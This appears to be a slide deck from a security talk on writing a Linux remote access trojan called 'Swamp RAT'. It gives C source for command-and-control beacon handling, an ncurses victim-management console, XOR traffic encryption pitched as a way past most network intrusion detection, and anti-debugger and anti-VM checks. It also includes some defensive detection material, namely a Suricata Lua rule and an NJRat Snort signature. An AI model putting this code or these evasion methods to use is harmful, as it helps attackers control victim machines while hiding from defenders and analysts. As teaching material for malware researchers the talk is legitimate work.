        if (send(sock, p_commands[i], sizeof(net_server_beacon_t), 0) < 0){
            fprintf(stderr, "[-] %s\n", strerror(errno));
        }
        net_remove_commands(p_commands[i], p_commands); // Command Sent to Victim
    }
}
if (command == false){
    p_net_server_beacon->xor_key = DEFS_XOR_KEY; // Set Packet XOR Key
    p_net_server_beacon->status = true;
    if (send(sock, p_net_server_beacon, sizeof(net_server_beacon_t), 0) < 0){
        fprintf(stderr, "[x] %s\n", strerror(errno));
        free(p_net_server_beacon);
        free(p_net_client_beacon);
        pthread_exit(NULL);
    }
}
```



# NCurses

What is it?

## ncurses.log

NCurses - Also known as new curses, is a programming library providing an application programming interface (API) that allows the programmer to write text-based user interfaces in a terminal-independent manner. It is a toolkit for developing "GUI-like" application software that runs under a terminal emulator. It also optimizes screen changes, in order to reduce the latency experienced when using remote shells. - Wikipedia

# NCurses

What are we using it for?

- View Victim UUID
- View Victim CPU Status
- View Victim Username
- View Victim Architecture
- View Victim IP Address
- View Victim Ping
- View Victim Kernel Version
- Send Commands
- Everything is Better in Terminal

# NCurses

Create The main window!

## net.c

```
WINDOW *ncurses_wmain_create(int port,
                                net_client_beacon_t **p_victims,
                                net_server_beacon_t **p_commands){
    WINDOW *win_main;                                     // Main Window
    win_main = initscr();                                 // Initialize Main Window
    if (start_color() == ERR || !has_colors() || !can_change_color()){ // Check for Color Supported Terminal
        fprintf(stderr, "%s\n", strerror(errno));
        return false;
    }
    if (net_server_async(port, p_victims, p_commands) == false){           // Startup CnC Server ASYNC
        fprintf(stderr, "[x] failed to initialize cnc server\n");
        return false;
    }
    noecho();                                            // Position the Cursor
    curs_set(0);                                         // Set Color Pair
    init_pair(NCURSES_WMAIN_COLOR, COLOR_GREEN, COLOR_BLACK); // Set Window Background
    wbkgd(win_main, COLOR_PAIR(NCURSES_WMAIN_COLOR));      // Return the Main Window
    return win_main;
}
```

# NCurses

Create the menu window!

## net.c

```
bool ncurses_wmenu(WINDOW *win_main,           // Pointer to Main Window
                    WINDOW *win_menu,        // Pointer to Menu Window
                    char *win_menu_title){  // Menu Title

    int y, x;
    getmaxyx(win_main, y, x);                  // Get Max X Y
    wresize(win_menu, (y - y_margin), (x - x_margin)); // Resize Menu
    box(win_menu, 0, 0);                      // Menu Border
    mvwprintw(win_menu,
              1,                                // Print Menu Title
              (x / 2) - (strlen(win_menu_title) / 2), // Menu X Value
              "%s",                                // Format String
              win_menu_title);                     // The Menu Title
    mvwaddch(win_menu, 2, 0, ACS_LTEE);         // Draw Lines to Complete Menu
    mvwhline(win_menu, 2, 1, ACS_HLINE, (x - x_margin) - 2);
    mvwaddch(win_menu, 2, (x - x_margin) - 1, ACS_RTEE);
    return true;
}
```

# NCurses

## The Interface

The screenshot shows a terminal window with two panes. The top pane is titled "Swamp RAT" and contains the text "victims: 1" and "Swamp". Below this is a redacted victim list. The bottom pane is titled "lillypad" and contains the command "cd Tools/swamp-rat/", followed by a list of connections to port 4444 on the local machine. To the right of the lillypad pane is a quote: "Fate creeps like a rat." - Elizabeth Bowen.

```
victims: 1
| Swamp RAT |
~~{ ^ * >
Swamp
ae6027fb-343d-4c4f-a41e-05d20f5e90a6 c3rb3ru5@lillypad ~ arch:x86_64 release:4.14.65-gentoo hostname:d3d53c load:5 ping:47

commands: 0
| lillypad | "Fate creeps like a rat." - Elizabeth Bowen
[c3rb3ru5@d3d53c ~]$ cd Tools/swamp-rat/
[c3rb3ru5@d3d53c swamp-rat]$ cd bin/
[c3rb3ru5@d3d53c bin]$ ./stub
[+] connected to 127.0.0.1:4444
[+] 127.0.0.1:4444 OK
```

Figure: Swamp RAT

# Evasion

How can we thwart most NIDS?





Figure: Bill Gates

# Evasion

## First Hint



# Evasion

## Second Hint

Inputs		Outputs
X	Y	Z
0	0	0
0	1	1
1	0	1
1	1	0

# Evasion

## The Function to Bypass Most NIDS


net.c

```
bool crypt_decrypt_xor(char *data,          // Pointer to Data Structure
                      int data_size,    // Size of Data
                      int key){        // The Key
    for (int i = 0; i < data_size; i++){
        if (i > (int)sizeof(int) - 1){      // Skip over the Key
            data[i] = data[i]^key;           // XOR the Data
        }
    }
    return true;
}
```



# Evasion

But Why?



# Evasion

But we can detect this with Lua!

- Suricata
  - Lua Scripting
- Snort
  - Lua Scripting

# Evasion

## Lua Script Example

### alert.lua

```
function init (args)
    local needs = {}
    needs["http.request_line"] = tostring(true)
    return needs
end

function match(args)
    a = tostring(args["http.request_line"])
    if #a > 0 then
        if a:find("^POST%s+.*%.php%s+HTTP/1.0$") then
            return 1
        end
    end
    return 0
end
return 0
```

# Evasion

Remember NJRat?

## njrat.rules

```
alert tcp any any -> \$EXTERNAL_NET any (
    msg:"NJRat/Bladabindi APT-C-27 Variant CnC Beacon";
    content:"medo2|2a 5f 5e|"; nocase; fast_pattern;
    pcre:"/(inf|kl|msg|pl)medo2\x2a\x5f\x5e[a-z,0-9,\+\/,\=]{1,}/i";
    flow:to_server,established;
    reference:md5,382788bb234b75a35b80ac69cb7ba306;
    reference:url,https://ti.360.net/blog/articles/analysis-of-apt-c-27;
    classtype:trojan-activity;
    sid:2000000;
    rev:01;
)
```

# Evasion

Remember the TCP Dataframes?

0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 08 00 45 00	.....E.....	0000	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 08 00 45 00	.....E.....
0010	01 e4 95 41 40 00 40 06	a5 d0 7f 00 00 01 7f 00	..A@. @ ..	0010	01 e4 d9 d8 40 00 40 06	61 39 7f 00 00 01 7f 00	...@. @. a9 ..
0020	00 01 d2 7c 11 5c 4e df	36 30 ef 37 7d 46 80 18	..-\N- 60 7}F..	0020	00 01 d2 84 11 5c 0f bb	a8 21 e4 62 5d 63 80 18	...\\.. -!b]c..
0030	01 99 ff d8 00 01 01	08 0a da 11 30 8a da 11	.....0.....	0030	01 88 ff d8 00 00 01 01	08 0a da 1a e0 17 da 1a	.....
0040	1c cc d4 4b 6b 48 35 32	62 34 34 36 65 35 2d 61	..KkH52 b446e5-a	0040	cb cb 81 f8 6a 51 33 3d	3b 6c 3a 38 6c 3c 27 6f	..-jQ3= ;1:81<0
0050	34 33 64 2d 34 66 33 61	2d 38 37 33 39 2d 31 61	43d-4f3a -8739-1a	0050	69 6b 38 27 3e 6f 6b 3a	27 6b 32 3d 6b 27 38 6b	ik8'>ok: 'k2=k'8k
0060	32 37 65 64 33 37 32 61	62 38 00 32 34 2e 38 39	27ed372a b8 ::::	0060	33 3c 3f 6c 38 3c 3f 39	6f 3b 0a 38 3e 24 32 33	3<?L<? o: -8>\$23
0070	2e 32 33 35 2e 31 37 35	00 00 63 33 72 62 33 72	..c3rb3r	0070	24 38 39 3f 24 3b 3d 3f	0a 0a 69 39 78 68 39 78	\$89?\$:=? -19xh9X
0080	75 35 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0080	7f 3f 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	?.....n9n?91
0090	00 00 00 00 00 00 00 00	00 00 64 33 64 35 33 63	..d3d53c	0090	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0e 39 6e 3f 39 69	.....
00a0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00a0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
00b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00b0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
00c0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00c0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
00d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00d0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
00e0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00e0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
00f0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	00f0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0100	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0100	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0110	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0110	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0120	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0120	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0130	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0130	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0140	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0140	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0150	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0150	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0160	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0160	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0170	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0170	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0180	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	0180	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
0190	00 00 00 00 00 00 00 00	00 34 2e 31 34 2e 36 35	..4.14.65..	0190	0a 0a 0a 0a 0a 0a 0a 0a	0a 3e 24 3b 3e 24 3c 3f	...->\$;>\$<?
01a0	2d 67 65 6e 74 6f 6f 00	00 00 00 00 00 00 00 00	-gentoo-	01a0	27 6d 6f 64 7e 65 65 0a	0a 0a 0a 0a 0a 0a 0a 0a	'mod-ee.
01b0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	01b0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
01c0	00 00 00 00 00 00 00 00	00 78 38 36 5f 36 34 00	..x86_64..	01c0	0a 0a 0a 0a 0a 0a 0a 0a	0a 72 32 3c 55 3c 3e 0a	.r2<U>.
01d0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....	01d0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 0a 0a 0a 0a 0a 0a	.....
01e0	00 00 00 00 00 00 00 00	00 00 1c 00 00 00 34 00	.....	01e0	0a 0a 0a 0a 0a 0a 0a 0a	0a 0a 03 0a 0a 0a c8 0a	.....
01f0	00 00	00 00	.....	01f0	0a 0a	0a 0a	.....

Figure: Find Fast Pattern Here?

# Evasion

Performance:Detection



# Evasion

## The Debugger

```
##### # # # # (gdb) break main
# # # ## # # Breakpoint 1 at 0x8048426: file hello10.c, line 6.
# # # # # # # (gdb) run
# ##### # # # # Starting program: /home/gary/hello10
# # # # # # # # Breakpoint 1, main () at hello10.c:6
# # # # ## # # 6 for(i=0;i<10;i++)
##### # # # ##### (gdb) 

#####
# # ##### # ##### # # # ##### # ##### # ##### #
# # # # # # # # # # # # # # # # # #
# ##### # ##### # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # # #
# # # # # # # # # # # # # # # # # #
##### # ##### # ##### # # # ##### # # # #
```

# Evasion

## The Debugger

re.c

```
bool re_ptrace(){
    if (ptrace(PTRACE_TRACE_ME, // __ptrace request
                0,           // pid_t
                1,           // *addr
                0           // *data
            ) < 0){
        return true;
    } else{
        return false;
    }
}
```

# Evasion

## PTRACE\_TRACEME

ptrace.log

### PTRACE\_TRACEME

Indicate that this process is to be traced by its parent. A process probably shouldn't make this request if its parent isn't expecting to trace it. (pid, addr, and data are ignored.)

# Evasion

## The Virtual Machine 0

re.c

```
bool re_kernel_module(char *kernel_module){
    if (strlen(kernel_module) + 16 > RE_BASH_COMMAND_MAX_LEN){
        fprintf(stderr, "[x] kernel module name length exceeds limitations\n");
        return false;
    }
    char command[RE_BASH_COMMAND_MAX_LEN];
    sprintf(command, "grep -Po '^%s\x20' /proc/modules", kernel_module);
    FILE *fd = popen(command, "r");
    if (fd == NULL){
        fprintf(stderr, "[x] failed to read kernel module list");
        return false;
    }
    char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
    memset(buff, 0, sizeof(buff));
    fread(buff, 1, strlen(kernel_module), fd);
    if (strncmp(buff, kernel_module, strlen(kernel_module)) == 0){
        return true;
    } else{
        return false;
    }
}
```

# Evasion

## The Virtual Machine 1

re.C

```
bool re_kernel_modules(){
    if (re_kernel_module("virtio") == true){
        return true;
    } else if (re_kernel_module("vboxvideo") == true){
        return true;
    } else if (re_kernel_module("vboxguest") == true){
        return true;
    } else if (re_kernel_module("vboxsf") == true){
        return true;
    } else{
        return false;
    }
}
```

# Evasion

## The Hypervisor

re.c

```
bool re_hypervisor(){
    char hypervisor[] = "hypervisor";
    char command[] = "grep -m 1 -Po 'hypervisor' /proc/cpuinfo";
    char buff[RE_KERNEL_MODULE_NAME_MAX_SIZE];
    FILE *fd = popen(command, "r");
    if (fd == NULL){
        fprintf(stderr, "[x] failed to read cpuinfo");
        return false;
    }
    memset(buff, 0, sizeof(buff));
    fread(buff, 1, strlen(hypervisor), fd);
    if (strncmp(buff, hypervisor, strlen(hypervisor)) == 0){
        return true;
    } else{
        return false;
    }
}
```

# Summary

## What did I learn

- TCP Socket Programming Sucks
- Bypass NIDS with XOR TCP Dataframes
- Anti-Debug / Anti-VM Linux Techniques
- NCurses Looks Cool
- Everything in Terminal is Better

Stop, Demo Time!



## Questions



## Questions

